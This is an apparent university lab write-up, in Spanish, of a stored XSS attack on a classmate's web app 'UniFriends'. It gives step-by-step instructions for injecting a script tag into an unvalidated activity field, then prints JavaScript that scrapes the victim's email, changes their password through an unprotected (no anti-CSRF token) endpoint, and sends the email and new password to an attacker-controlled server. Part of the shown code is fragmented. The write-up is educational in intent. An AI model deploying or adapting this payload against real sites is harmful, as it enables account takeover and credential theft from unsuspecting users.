

Ataque a sistema web

Ataque y documentación hecha por Diego Esteban y Francisco González. Ibai Mendivil no ha participado.

Nuestro repositorio: <https://github.com/Calcoph/librerium/tree/ataque>

Repositorio de la web atacada: https://github.com/julenh/SGSSI22/tree/Entrega_1

Vulnerabilidad explotada

Para realizar el ataque a la página UniFriends hemos optado por agregar un script en el apartado de actividades. De los 5 campos que tiene una actividad, sólo 1 es vulnerable, ya que los demás o solo aceptan letras, o solo números, o escapan caracteres especiales. Seguramente esta validación sólo ocurre en javascript y nos la podríamos saltar, pero es más fácil atacar el campo 5, ya que no tiene ninguna validación.

Cabe destacar que el campo 5 tiene un bug, ya que si lo introducido en el campo es demasiado largo, no se nos avisa pero la página web no registra la actividad. Por este motivo en vez de meter todo el script en el campo, lo guardamos en nuestro servidor y simplemente ponemos un [href](#). Por este mismo motivo el nombre del archivo es simplemente [a.js](#).

El script introducido se ejecuta cada vez que alguien entra en ese apartado de la web. Una vez ejecutado, la contraseña del usuario es cambiada por otra totalmente diferente utilizando el mecanismo de uniFriends (y su falta de tokens anti-csrf) y se almacena en nuestra base de datos junto a su email.

Ejecutar el ataque


1. Preparar el entorno (ver el README de nuestro repositorio en la rama [ataque](#))
2. Entrar en la página web en localhost:81
3. Crear una cuenta




prueba con los siguientes valores:

- nombre: minombre

- apellido: miapellido
- dni: 00000000-t
- fecha: cualquier día
- teléfono: 66666666
- cuenta bancaria: 12345678901234567890
- correo: ooooo@oooo.com
- contraseña: micontrasenaA09!



4. Iniciar sesión



5. Crear una actividad maliciosa

Página Principal | Explorar | Actividades | Registro | Mi Perfil CERRAR SESIÓN

Aquí encontrarás las actividades que se ofertan, podrás añadir y eliminar una actividad y podrás conseguir tu plaza en cualquiera de ellas, de esta forma tendrás la lista de actividades en las que te has apuntado en tu [PERFIL](#).

DATOS DE LA ACTIVIDAD						
<u>Id de la actividad</u>	<u>Descripción</u>	<u>Número de plazas</u>	<u>Fecha de Actividad</u>	<u>Lugar</u>	<u>Opciones</u>	
1	leer un libro	35	2022-12-10	Bilbao	Editar	Añadir
2	ver la ciudad	25	2022-12-24	Bilbao	Editar	Añadir
3	salir de fiesta	20	2022-12-29	Bilbao	Editar	Añadir
1232	asd	123	2022-12-07	dadasd	Editar	Añadir
123123	Hola	1	2022-11-08		Editar	Añadir

¿QUIERES AÑADIR ALGUNA ACTIVIDAD A LA LISTA GENERAL DE ACTIVIDADES?

Recuerda que los Id no se pueden repetir

Introduce el id de Actividad **1** Introduce una breve descripción **2** Introduce el numero de plazas **3** dd/mm/aaaa **4** Introduce el lugar del evento **5**

AGREGAR

- Añadir un nombre cualquiera a la actividad (1)
- Añadir una descripción cualquiera (2)
- Añadir un número de personas cualquiera (3)
- Añadir una fecha aleatoria (4)
- Añadir el siguiente texto en el campo de lugar (5)
 - <script src="http://localhost:82/a.js"></script>

6. Cualquier persona que haya iniciado sesión entra al catálogo de actividades

7. Mirar en nuestra base de datos para ver si alguien ha caido en la trampa.

- <http://localhost:8891>
- **Usuario:** Admin
- **Contraseña:** Se encuentra en el fichero db_pass.txt

8. Entrar en su cuenta con los credenciales que aparecen en la base de datos

Explicación del código

```
// Donde pone "introduce lugar del evento" hay que poner <script
src="http://localhost:82/a.js"></script>
prom_correo = fetch('http://localhost:81/editarMiPerfil.php', {
  method: 'GET',
  headers: {
  },
})
.then(response => response.text())
.then(text => buscarCorreo(text))
function buscarCorreo(texto){
  var correo = '';
  var i = 636
  while (texto[i]!=' '){
    correo = correo +texto[i]
    i++
  }
}
```

```
i = i+1
}
return correo
}
alert("Contraseña cambiada!")
```

En estas líneas de código logramos obtener el nombre del usuario activo a través de la función asíncrona `fetch()` que recoge el cuerpo del texto de la url proporcionada (`http://localhost:81/editarMiPerfil.php`). Con esta función sólo obtenemos el contenido de esta página, no se le va a mostrar al usuario. Ya que el correo electrónico del usuario se muestra en esta página. El correo se muestra a partir del carácter 636 y va seguido de un espacio en blanco. El "alert" está solo para ver si ha funcionado, en un ataque de verdad no estaría.

```
// Solo dios sabe lo que hace esa regex, asi que en vez de
// averiguar lo que hace, vamos a generar una que creemos
// que funcionará y comprobarlo por si acaso
expr_contraseña = /^(?=.*[a-z])(?=.*[A-Z])(?=.*\d)(?=.*[$@$!%*?&.])[A-Za-
z\d$@$!%*?&.]{8,}$/
final_contraseña = "aA99!!"
var contraseña = ""
while (!contraseña.match(expr_contraseña)) {
    contraseña = ""
    var characters =
"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789"
    var charactersLength = characters.length
    for ( var i = 0; i < 20; i++ ) {
        contraseña += characters.charAt(Math.floor(Math.random() *
charactersLength))
    }
    contraseña = contraseña + final_contraseña
}

let httpreq = new XMLHttpRequest()
httpreq.open("POST", "cambioContrasena.php")
httpreq.setRequestHeader("Content-Type", "application/x-www-form-
urlencoded; charset=UTF-8")
let data = `contraseña=C3%B1a=${contraseña}`
httpreq.send(data)

prom_correo.then(correo => {
    window.location = `http://localhost:82/a.php?
usuario=${correo}&contrasena=${contraseña}`
})

console.log(contraseña)
```

En esta parte del código generamos una nueva contraseña para el usuario que está siendo atacado. Dicha contraseña la enviamos mediante un HTTP POST a su base de datos utilizando su página de cambiar

contraseña. Ya que no usan tokens anti-CSRF, no necesitamos siquiera hacer un GET del form antes, basta con un POST. La contraseña la enviamos también a nuestra base de datos junto a su email. El "console.log" está solo para ver si ha funcionado, en un ataque de verdad no estaría.

a.php simplemente registra los parámetros en la base de datos. Intentamos hacer un POST como con cambioContrasena.php, pero al ser otra página web, Firefox ponía trabas. Por eso lo cambiamos a que sea un GET y que a.php redirigese al index de uniFriends.